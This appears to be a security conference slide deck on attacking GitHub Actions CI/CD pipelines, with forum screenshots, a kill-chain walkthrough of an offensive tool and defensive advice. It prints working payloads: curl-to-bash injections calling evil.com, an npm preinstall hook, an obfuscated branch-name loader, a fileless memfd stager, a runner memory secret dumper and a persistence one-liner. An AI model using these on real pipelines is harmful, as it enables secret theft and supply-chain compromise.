

Living Off the Pipeline: Defensive Research, Weaponized

When I found the smoking gun...

BF

How to Grab Secrets and Pwn

X

BF

Ultralytics Hit by Supply Chain

X

+

breached26tezcoqla4adzyn22notfqcac7gpbrieg4usehjwkgqd.onion

Thread-How-to-Grab-Secrets-and-Pwn-Using-Pull-Requests-on-GitHub

☆

🔍

How to Grab Secrets and Pwn Using Pull Requests on GitHub

by [REDACTED]

Tuesday December 3, 2024 at 05:23 PM



Breached

MEMBER

Posts: 3

Threads: 2

Joined: Dec 2024

Reputation: 0

12-03-2024, 05:23 PM

#1

I have not seen much about this topic on BF, but a lot of information about it online. People can gain a lot by using this stuff.

Grab Secrets, Credentials (to the cloud and more) **Access from GitHub using Pull Requests**

There are a number of techniques that you can use on GitHub that involve making a carefully crafted pull request that will send you the secrets it uses. This can be access tokens to PyPi, NPM, the Cloud, or other GitHub credentials.

What you do is:

1. Use the tools to find potential vulns

2. Use a burner/throwaway account to fork the repository

3. Use a payload in a Gist or other site and run it within a workflow that has secrets

4. Dump the runner's memory using a commonly available payload (see the Wiki of tools), send secrets to webhook

5. Profit - you can use the secrets, or use the GITHUB_TOKEN to backdoor code

There are 1 exploits. Si simply to s

Example, it

The code t

ney just

looks like:

```
$({curl,
```

This is bec

run: |

Use the se

Tools (sea

* Poutine B

* Octoscan

* Gato-X G

* RAVEN C

Resources

* Boost security Living-off-the-pipeline

* GitHub's own Pwn Request blog

* DEF CON / Black Hat talks

PM

🔍

Find

👤

🗨️

🗨️

🚩

Report

Use the secret you get for fun/profit/learning/whatever.

Tools (search them online)

- * Poutine BoostSecurity
- * Octoscan Synactiv
- * Gato-X GitHub Attack Toolkit
- * RAVEN Cycode

Resources

- * Boost security Living-off-the-pipeline
- * GitHub's own Pwn Request blog
- * DEF CON / Black Hat talks

breached26tezcoqla4adzyn22notfqcac7gpbrieg4usehjwkgqd.onion

Thread-Ultralytics-Hit-by-Supply-Chain-Attack-Through-GitHub

☆

🔍

Ultralytics Hit by Supply Chain Attack Through GitHub Branch Name Injection

by [REDACTED]

Saturday December 7, 2024 at 12:46 AM



Breached

MEMBER

Posts: 3

Threads: 2

Joined: Dec 2024

Reputation: 0

12-07-2024, 12:46 AM

#1

Very interesting attack vector here **Someone used PRs to leak secrets from build pipelines.**

Then they used it to poison the release to drop a Monero miner. For the attacker the attack generally yielded very little, but it caused chaos around the world, including downstream applications that used it.

<https://www.bleepingcomputer.com/news/se...yptominer/>

The blog below has exceptional detail:

<https://blog.yossarian.net/2024/12/06/zi...he-payload>

There are so many other major open-source projects vulnerable to the same kind of vulnerability.

PM

🔍

Find

👤

🗨️

🗨️

🚩

Report

12-08-2024, 12:09 PM

#2

where can we download the data?



GOD User

MEMBER

Posts: 8

Threads: 0

Joined: Nov 2024

Reputation: 30

PM

🔍

Find

👤

🗨️

🗨️

🚩

Report

12-16-2024, 10:05 PM

#3


payload details were awesome, nice work from them

The escalation curve



Threat Actors using those TTPs: UNC6426, UNC6566 and UNC6780 (“TeamPCP”)

SLSA 101: Supply Chain Levels for Software Artifacts



SOURCE THREATS

- A Submit unauthorized change
- B Compromise source repo
- C Build from modified source

DEPENDENCY THREATS

- D Use compromised dependency
- Build**

BUILD THREATS

- E Compromise build process
- F Upload modified package
- G Compromise package registry
- H Use compromised package



Build Pipeline Vulnerability Classes

- “Pwn Request”
 - RCE triggered by untrusted PR code

“Living Off the Pipeline” (LOTP) tools
- Template Injection (`${{ ... }}`)
 - Command or Script injection via user controlled inputs

PR title, body, comments, branch names, etc.
- 🤖 Bot-Mediated Confused Deputy
 - Abuse bots (ex. `dependabot[bot]`) to bypass flawed authorization logic

`if: github.actor = 'dependabot[bot]'`
- Non-Ephemeral Self-Hosted **RCE As A Service**
 - Persistence & lateral movement on reused hosts

Threat Models: OSS vs Enterprise ATO

- **Open Source Software (OSS)**
 - External anonymous attacker
 - Submits malicious fork/PR to trigger "Pwn Request"
 - **Target: Extract secrets, run arbitrary miner or compromise package with infostealer**
- **Enterprise Account Takeover (ATO)**
 - Infostealer/Phishing → Stolen Developer Credentials
 - Or Second Order compromise of an OSS public repo the Enterprise maintains
 - Attacker has write access to feature branches (can't bypass branch protection)
 - **Target: Pivot laterally inside the infra, compromise cloud / internal resources**



Introducing **SmokedMeat**: like Metasploit, but for CI/CD

SmokedMeat

Like Metasploit, but for CI/CD

Research & Discovery

poutine

CI/CD workflow scanner



- ✓ Policies & Rules
- 📄 Workflow Files
- 📊 Scan Results

LOTP

Build-tool execution catalog



- 📖 Technique Catalog
- Execution Patterns
- 🧩 Toolchain Mappings



Actionable intel feeds the platform for precise targeting

SmokedMeat Platform



Counter
Operator TUI



Kitchen
C2 Team Server

Deploy
stagers

Callbacks
& loot



Brisket
CI Post-Exploitation
Implant



Web UI



Graph
Visualizer



Virtual
GitHub
Browser



Workflow
Source
Auditor



Loot Stash



Pantry

Dynamic Attack Graph DB

Whooli CTF

Safe target environment for
controlled testing and learning



Public Repos



Private Repos



GitHub Actions



Hosted Runners



Self-Hosted Runners



Cloud Buckets



Whooli CTF Kill Chain

From public GitHub foothold to cloud and self-hosted runner trust reuse

SmokedMeat Platform



Operator TUI



Web UI



Graph Visualizer



Virtual GitHub Browser



Workflow Source Auditor



Loot Stash

Common Foothold



whooli/xyz
Public Repo



Workflow Injection
whooli-analyzer.yml




Brisket Callback
from GitHub
Actions Runner



GitHub App Key
Exfiltrated from
Runner Context



Private Repos
Access via
GitHub App



infrastructure-definitions
Private Repo

Hosted Runner Cloud Path



benchmark-bot.yml
Cache Writer
Workflow



Cache Poisoning
Plant Malicious
Payload



deploy.yml
Restore Poisoned Cache
on Hosted Runner



OIDC Pivot
Obtain Cloud
Credentials

Self-Hosted Runner Reuse Path



self-hosted-
trusted-sync.yml
Self-Hosted Sync
Workflow



Persistent Runner
Self-Hosted Runner
Established



Resident Foothold
Backdoor Planted on
Runner



Trusted Reuse
Later Trusted Job
Lands on Runner



Resident Harvest
Steal Cloud
Credentials



Runner Vault Bucket
Read-Only
Objective

→ Discovery / Access → Exploit / Control → Credential / Loot → Cloud Objective (CTF)



Whooli CTF is a controlled environment
for safe offensive testing and learning.

labs.boostsecurity.io/u/smokedmeat-demo

Act 1

Recon → Exploit → Post-Exploit

Act 1: Exploitation

- **Context is King:**
 - Payloads differ for:
 - Bash vs Javascript contexts influence the payload
 - PR titles, comment and git branch names may have different character limitations
- **The Vulnerability:**
 - In this case, a classic Bash injection via a GitHub Issue comment body
 - <https://github.com/whooli/xyz/blob/main/.github/workflows/whooli-analyzer.yml#L32>
- **The Detection rule:**
 - poutine's injection.rego rule
 - <https://github.com/boostsecurityio/poutine/blob/main/opa/regorules/injection.rego#L19>
- **The Weaponization:**
 - SmokedMeat's rye module auto-crafts optimized Bash/JS payloads based on constraints.
 - <https://github.com/boostsecurityio/smokedmeat/blob/main/internal/rye/rye.go#L49>
 - SmokedMeat, obviously, also support “pwn requests” via its LOTP catalog
 - <https://github.com/boostsecurityio/smokedmeat/blob/main/internal/lotp/lotp.go#L33>

Act 1: Exploitation

- **Injection payloads are highly context dependent**
 - **Trivial (direct into Bash context)**
 - `$(curl -s https://evil.com|bash)`
 - **Annoying, but RTFM (common via Git branch name constraints)**
 - `$(curl${IFS}-s${IFS}$(base64${IFS}-d<<<'aHR03VuZC1H...' )|bash)`
- **“pwn request”, check our Living Off The Pipeline (LOTP) catalog**
 - **The most classic example is “npm install” via package.json**

```
{  
    "version": "1.0.0",  
    "name": "legitimate-package",  
    "scripts": {  
        "preinstall": "curl -s http://evil.com | sh"  
    }  
}
```

ref. LOTP catalog <https://boostsecurityio.github.io/lotp/tool/npm>

Act 1: Exploitation - More stealthy

Cross-Repo Fileless Payload via Git Notes Trampoline attempting to evade some xDR

- **Assuming we have a injection sink like (where `github.head_ref` is git branch)**
`run: echo "branch: ${github.head_ref}"`
- **Stage 1: Git branch name trampoline**
`x$(git${IFS}fetch${IFS}$GITHUB_SERVER_URL/$GITHUB_ACTOR/...${IFS}p&&git${IFS}archive${IFS}FETCH_HEAD${IFS}p|tar${IFS}xO|sh)`
- **We stash our implant as Git note blob (NOT visible on github.com)**
`git fetch ... refs/notes/p-*:n`
`git notes --ref=n show <commit> | python3 -c '<memfd loader>'`
- **Stage 2 loader**
`git notes --ref=n show $SHORT_SHA | python3 -c 'import os, ctypes; fd=ctypes.CDLL(None).memfd_create(b\"\\\", 1); os.write(fd, open(0, \"rb\").read()); os.execve(f\"/proc/self/fd/{fd}\", [\"p\"], dict(os.environ))'`
- **Stage 3:** `fd = memfd_create(...) write(fd, stdin_payload) execve(\"/proc/self/fd/<fd>\", ...)`

```
name: PR docs preview
on:
  pull_request_target:
    types: [opened, synchronize]
permissions:
  contents: read
  id-token: write
jobs:
  docs-preview:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@1af3b93b6815bc44a9784bd300feb67ff0d1eeb3
        with:
          ref: ${ github.event.pull_request.head.sha }
      - name: Generate report page
        run: |
          trivy fs .
          xsltproc report.xsl report.xml > /tmp/public/report.html
      - uses: aws-actions/configure-aws-credentials@v4
        with:
          role-to-assume: arn:aws:iam::123456789012:role/ci-service-account
          aws-region: eu-central-1
      - name: Publish preview
        run: aws s3 sync public/ s3://acme-docs/pr-${github.event.pull_request.number}
```

Act 1: Post-Exploitation

- **The Goal:**

- Cross-platform execution, beaconing, and command & control.

- **Real-World Example (from the tj-actions/changed-files hack) basic memory dumping:**

- `B64_BLOB=$(curl -sSf https://gist.githubusercontent.com/.../raw/memdump.py | sudo python3)`

```
secrets = {}
ptn = rb'["^"]+:\{"value":["^"]*","isSecret":true\}'

with open(f"/proc/{pid}/maps", 'r') as map_f, open(f"/proc/{pid}/mem", 'rb', 0) as mem_f:
    for line in map_f:
        m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) r', line)
        if m and (start := int(m[1], 16)) <= sys.maxsize:
            try:
                mem_f.seek(start)
                chunk = mem_f.read(int(m[2], 16) - start).replace(b'\0', b'')
                secrets.update(dict.fromkeys(re.findall(ptn, chunk)))
            except OSError:
                pass
```

- **The Weaponization:**

- SmokedMeat's gump module (cross-platform highly optimized **/proc** memory extraction in Go).
- <https://github.com/boostsecurityio/smokedmeat/tree/main/internal/gump>

Act 2

Pivoting & Cache Poisoning Trap

Act 2: Pivoting & Cache Poisoning

- **The Blueprint:** Adnan Khan's research and **cacheract** tool (<https://github.com/AdnaneKhan/cacheract>)
 - Compromised Angular's dev infrastructure (\$31,337 Google Bug Bounty)
 - <https://adnanthekhan.com/posts/angular-compromise-through-dev-infra/>
- **The Weaponization:** The May 11th 2026 TanStack Worm - “**mini Shai Hulud**”
 - Zero-interaction compromise via a **pull_request_target** workflow
 - Attacker poisoned the post-checkout hook to via the pnpm cache restoration on main branch
- **The Blast Radius:**
 - Victim release.yml restored cache and published 47+ poisoned npm packages (tanstack, uipath)
 - The malicious packages shipped with valid SLSA provenance attestations!




Act 3

Cache Poisoning Victim & OLDC

Act 3: The OIDC Illusion

- **The Best Practice:**
 - OpenID Connect (OIDC) to eliminate long-lived cloud credentials.
- **The Reality:**
 - RCE + Dwell Time = Game Over.
- **Further Research:**
 - Aviad Hahami's DEFCON talk on Actions/Cloud trust misconfigurations.
 - <https://www.youtube.com/watch?v=asd33hSRJKU>



Act 3: The OIDC Illusion

- **Bonus Coordinated Disclosure Story time**
 - **April 23rd 2026 20:59 UTC**
 - Notification about upcoming OIDC changes
 - “sub” claim will now contain org + repo IDs

Before

```
repo:octocat/my-repo:ref:refs/heads/main
```

After

```
repo:octocat-123456/my-repo-456789:ref:refs/heads/main
```

```
TMDDDDVEMENT
{
  "login": "aws-2232217",
  "id": 278819511,
  "url": "https://api.github.com/orgs/aws-2232217",
  "created_at": "2026-04-23T21:59:10Z",
  "updated_at": "2026-04-23T23:05:23Z",
  "type": "Organization"
}
```



- **April 23rd 2026 22:13 UTC** 💡 🤖 **a vuln inside a vuln mitigation**
- **April 24th 2026 14:02 UTC** Submit disclosure to HackerOne program
- **April 24th 2026 ~15:00 UTC** “Mitigation” is removed from production
- **May 28th 2026** Improved mitigation is push to production
 - Uses “@” delimiter instead of “ ”

Act 4


Self-Hosted Runner Persistence

Act 4: Self-Hosted Runners

- **Why Self-Hosted Runners are soft targets:** VM reuse, lack of sandboxing, persistent filesystems.
- **The Vulnerability:** RCE-AS-A-Service past the scope of the original pipeline job
- **The Trick:**
 - You don't even need a vulnerable workflow, just push your sidedoor: "it's a feature"
 - Unset **RUNNER_TRACKING_ID** env var so that continue executing after the job ends
`RUNNER_TRACKING_ID="" nohup ./payload.sh &`
 - The challenge is that you need to observe new jobs, hook them dynamically to dump the secrets
 - Depending on the identity you used to push the sidedoor, you might be able to just kindly ask for all secrets from the Default Vault, but for Environment / Protected Secrets you will have to wait for them be pushed to the runner you now own.
- **Further Research:**
 - Adnan Khan and John Stavinski's DEFCON talk
"Grand Theft Actions Abusing Self Hosted GitHub Runners"
https://www.youtube.com/watch?v=5P7KatZBr_I

Defensible by Design

- **Don't think Private Repos shield you from this threat**
 - The threat model simply shifts down internally.
 - An intern filing a bug can automatically trigger RCE-As-A-Service and bypass branch protections.
- **Insider Threats Are Now Automated**
 - The Shai-Hulud 2.0 worm abused granted permissions to automatically pivot and steal secrets.
 - Give SmokedMeat a low-privilege token and watch the blast radius.
- **CI/CD is Production, Not "Glue Code"**
 - Enforce least privilege and hardware MFA for all developers.
 - Deploy canary-style tripwires to catch live exploits.
 - **"Threat Model your YAML"**
Think of a workflow job as a micro-service in your VF
- **Foster Community Threat Intel**
 - Share insights in back channels, just as Threat Actors do.
 - Assume they are reading the latest vulnerability research.



Call to Action

- Check out our website
 - boostsecurity.io Enterprise DevSecOps Platform, all designed and proudly built in 
 - labs.boostsecurity.io Security Research Articles and Open Source Tools
- Try our tools
 - poutine: github.com/boostsecurityio/poutine
 - **smokemeat**: github.com/boostsecurityio/smokedmeat
 - bagel: github.com/boostsecurityio/bagel
 - Whooli CTF: github.com/whooli
 - Living Off the Pipeline: boostsecurityio.github.io/lotp
- Now it's your turn to do the awareness
 - labs.boostsecurity.io/u/smokedmeat-demo

